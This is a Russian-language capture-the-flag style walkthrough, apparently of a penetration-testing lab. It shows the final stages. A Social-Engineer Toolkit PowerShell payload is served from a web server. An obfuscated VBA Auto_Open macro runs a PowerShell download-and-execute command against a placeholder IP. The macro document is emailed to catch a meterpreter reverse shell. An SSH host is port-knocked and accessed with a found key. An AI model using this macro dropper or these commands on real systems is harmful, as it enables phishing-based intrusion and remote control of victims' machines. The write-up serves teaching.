"set> powershell>1" is shown at the bottom, followed by the listener setup steps and a final message "Press <return> to continue".

```
set> 9
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database

99) Return to Main Menu

set> powershell>1
set> IP address for the payload listener (LHOST): 
set> Enter the port for the reverse [443]:443
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : no
[*] Powershell files can be found under /root/.set/reports/powershell/

Press <return> to continue
```

Запускаем на локальной машине веб сервер, и копируем полученный payload из /root/.set/reports/powershell в /var/www/html/payload.txt:

```
root@Kali:~/set/reports/powershell# cp x86_powershell_injection.txt /var/www/html/payload.txt
```

Проверяем что файл доступен:

```
root@Kali:~/set/reports/powershell# curl http://localhost/payload.txt
```

Содержимое файла payload.txt:

```
... (很长的十六进制字符串)
```

## 2. Формируем документ

Я использовал этот вариант запуска: <http://null-byte.wonderhowto.com/how-to/create-obfuscate-virus-inside-microsoft-word-document-0167780/>.

Как показано, нам нужно обфусцировать команду загрузки payload:

```
powershell.exe "IEX ((new-object  
net.webclient).downloadstring('http://<your_ip>/payload.txt'))"
```

Для того, чтобы это сделать, можно использовать Java-апплет, доступный здесь: <https://www.dropbox.com/s/38g95s4g2v7eclj/Obfuscate.jar?dl=0>. Запускаем:

```
root@Kali:~/labs/lab9/terminal# java -jar obfuscate.jar
```

Вводим:

```
powershell.exe "IEX ((new-object  
net.webclient).downloadstring('http://<your_pentestit_ip>/pay-  
load.txt'))"
```

```
Sub Auto_Open0  
    Dim first As String  
    Dim second As String  
    Dim third As String  
    Dim fourth As String  
    Dim fifth As String  
    Dim sixth As String  
    Dim seventh As String  
    Dim eighth As String  
    Dim ninth As String  
    Dim tenth As String  
    Dim last As String  
    first = ChrW(112) & ChrW(111) & ChrW(119) & ChrW(101) & ChrW(114) & ChrW(115) & ChrW(104) & ChrW(101) & ChrW(108) & ChrW(108)  
    second = ChrW(46) & ChrW(101) & ChrW(120) & ChrW(101) & ChrW(32) & ChrW(34) & ChrW(73) & ChrW(69) & ChrW(88) & ChrW(32)  
    third = ChrW(40) & ChrW(40) & ChrW(110) & ChrW(101) & ChrW(119) & ChrW(45) & ChrW(111) & ChrW(98) & ChrW(106) & ChrW(101)  
    fourth = ChrW(99) & ChrW(116) & ChrW(32) & ChrW(110) & ChrW(101) & ChrW(116) & ChrW(46) & ChrW(119) & ChrW(101) & ChrW(98)  
    fifth = ChrW(99) & ChrW(108) & ChrW(105) & ChrW(101) & ChrW(110) & ChrW(116) & ChrW(41) & ChrW(46) & ChrW(100) & ChrW(111)  
    sixth = ChrW(119) & ChrW(110) & ChrW(108) & ChrW(111) & ChrW(97) & ChrW(100) & ChrW(115) & ChrW(116) & ChrW(114) & ChrW(105)  
    seventh = ChrW(110) & ChrW(103) & ChrW(40) & ChrW(8216) & ChrW(104) & ChrW(116) & ChrW(116) & ChrW(112) & ChrW(58) & ChrW(47)  
    eighth = ChrW(47) & ChrW(60) & ChrW(121) & ChrW(111) & ChrW(117) & ChrW(114) & ChrW(95) & ChrW(105) & ChrW(112) & ChrW(62)  
    ninth = ChrW(47) & ChrW(112) & ChrW(97) & ChrW(121) & ChrW(108) & ChrW(111) & ChrW(97) & ChrW(100) & ChrW(46) & ChrW(116)  
    tenth = ChrW(120) & ChrW(116) & ChrW(8216) & ChrW(41) & ChrW(41) & ChrW(8221)  
    last = first + second + third + fourth + fifth + sixth + seventh + eighth + ninth + tenth  
    Shell(last)  
End Sub  
Sub AutoOpen0  
    Auto_Open  
End Sub  
Sub Workbook_Open0  
    Auto_Open  
End Sub
```



Получаем результат, и вставляем в документ. Я добавил еще Document\_Open() на всякий случай.

При добавлении макроса важно сохранить его именно в документ, а не в шаблон Normal.

Сохраняем документ с расширением docm, кладем в папочку со скриптом senddoc.py, и теперь остался последний шаг.

### 3. Запустить metasploit

```
msf > use multi/handler
msf exploit(handler) > set LHOST [REDACTED]
LHOST =>
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > run
[*] Started reverse TCP handler on [REDACTED]:443
[*] Starting the payload handler...
[REDACTED] & ChrW(111) & ChrW(119) & ChrW(101) & ChrW(114) & ChrW(115) & ChrW(104) & ChrW(101) & ChrW(108) & ChrW(108)
[REDACTED] & ChrW(103) & ChrW(101) & ChrW(101)
```

Перед запуском еще раз проходимся по небольшому «чеклиству»:

- payload доступен по адресу [http://your\\_ip/payload.txt](http://your_ip/payload.txt),
- порт 587 с 172.16.0.1 проброшен на локальный 127.0.0.1,
- документ находится в папке вместе со скриптом для отправки почты.

Запускаем!

```
root@Kali:~/labs/lab9/terminal# python senddoc.py
```

И через минуту:

```
meterpreter > getuid
Server username: TL9-TERMINAL\r.diaz
meterpreter > [REDACTED]
```

Идем в C:\Users\r.diaz\Desktop и получаем токен!

```
meterpreter > pwd
C:\Users\r.diaz\Desktop
meterpreter > ls -la
Listing: C:\Users\r.diaz\Desktop
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw- 17294  fil   2016-06-10 05:30:09 -0400 Test_macros.docm
100666/rw-rw-rw-  282   fil   2016-05-17 15:01:27 -0400 desktop.ini
100666/rw-rw-rw-   19    fil   2016-05-18 13:38:04 -0400 toket.txt.txt
meterpreter >
```

## SSH-TEST — ПОСЛЕДНИЙ БАРЬЕР

Остается последний сервер, на который пока что мы не нашли никаких зацепок на остальных серверах. Проскандировав все его порты определяем, что ни один порт не отвечает.

```
d.nash@tl9-ssh:~$ nmap 192.168.0.7 -n -p-
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-20 06:38 MSK
Nmap scan report for 192.168.0.7
Host is up (0.031s latency).
Not shown: 65532 closed ports
PORT      STATE    SERVICE
1941/tcp  filtered unknown
1970/tcp  filtered unknown
2011/tcp  filtered raid-cc

Nmap done: 1 IP address (1 host up) scanned in 10.73 seconds
d.nash@tl9-ssh:~$
```

При этом все кроме трех отвечают нам RST пакетами (закрыты), а 3 — просто отбрасывают все приходящие на них пакеты.

Это наводит на мысль о том, что в эти порты нужно «постучать», в надежде на то что порт 22 (ssh) откроется при правильной комбинации на мгновение, за которое мы успеем к нему подключиться.

Кстати на сервере ssh мы в самом начале нашли ключ в папке .ssh:

```
d.nash@tl9-ssh:~$ cd .ssh/
d.nash@tl9-ssh:~/ssh$ ls -la
total 24
drwxr-x--- 2 root d.nash 4096 May 19 17:11 .
drwxr-x--- 3 root d.nash 4096 May 19 17:07 ..
-rw-r----- 1 root d.nash 1675 May 19 16:52 id_rsa
-rw-r----- 1 root d.nash 396 May 19 16:52 id_rsa.pub
-rw-r----- 1 root d.nash 222 May 19 17:11 known_hosts
```

Наверняка подключаться надо им. Итак, для того чтобы стучать в нужный порт делаем следующее:

1. Запускаем sshuttle, чтобы ходить к серверу напрямую:

```
root@Kali:~# sshuttle -r d.nash@192.168.101.8 192.168.0.0/24
#####
Welcome!
System: Debian GNU/Linux 7
Attention! You are entering protected area.
All connections and actions are recorded and reviewed.
Be careful performing operations on this machine
Pam (c) krakenwaffe
#####
The password: daypass206
client: Connected.
```

Удобно указать нужную подсеть, чтобы остался доступ в Интернет.

## 2. Копируем ключ d.nash id\_rsa себе на диск

```
root@Kali:~/labs/lab9/ssh-test# ls -la key.ppk
-rw----- 1 root root 1676 Jun 1 11:38 key.ppk
```

## 3. Устанавливаем утилиту knock, которой стучать

```
root@Kali:~/labs/lab9/ssh-test# apt-get install knockd
```

## 4. Пробуем 6 комбинаций этих трех портов, и одна из них срабатывает!

```
root@Kali:~/labs/lab9/ssh-test# knock 192.168.0.7 1970 1941 2011; ssh -i key.ppk d.nash@192.168.0.7
The authenticity of host '192.168.0.7 (192.168.0.7)' can't be established.
ECDSA key fingerprint is SHA256:A5T5DHV6QBNJ/uT+oBYi1VrS+EVZ/vFv+ECwCC/Xp7I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.7' (ECDSA) to the list of known hosts.
Linux tl9-ssh-test 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64
Last login: Sat Jun 18 23:55:14 2016 from 172.16.0.2
d.nash@tl9-ssh-test:~$ ls
token.txt
d.nash@tl9-ssh-test:~$
```

Вот и последний токен! Лаборатория пройдена.

## ПОСЛЕСЛОВИЕ

Этот документ описывает всего лишь один из способов прохождения лаборатории. Уверен, что вариантов очень много.

Надеюсь, что эта статья поможет тем, кто еще не занимался пентестом, окунуться в мир информационной безопасности и попробовать себя в настоящем практическом тестировании.

Лаборатория будет доступна до ноября, поэтому времени на обучение будет достаточно, а этот writeup поможет начать. Не сдавайтесь в процессе, и, как говорится: Try Harder.

Удачи!

*Алексей Столетний, 20-е июня 2016 года.*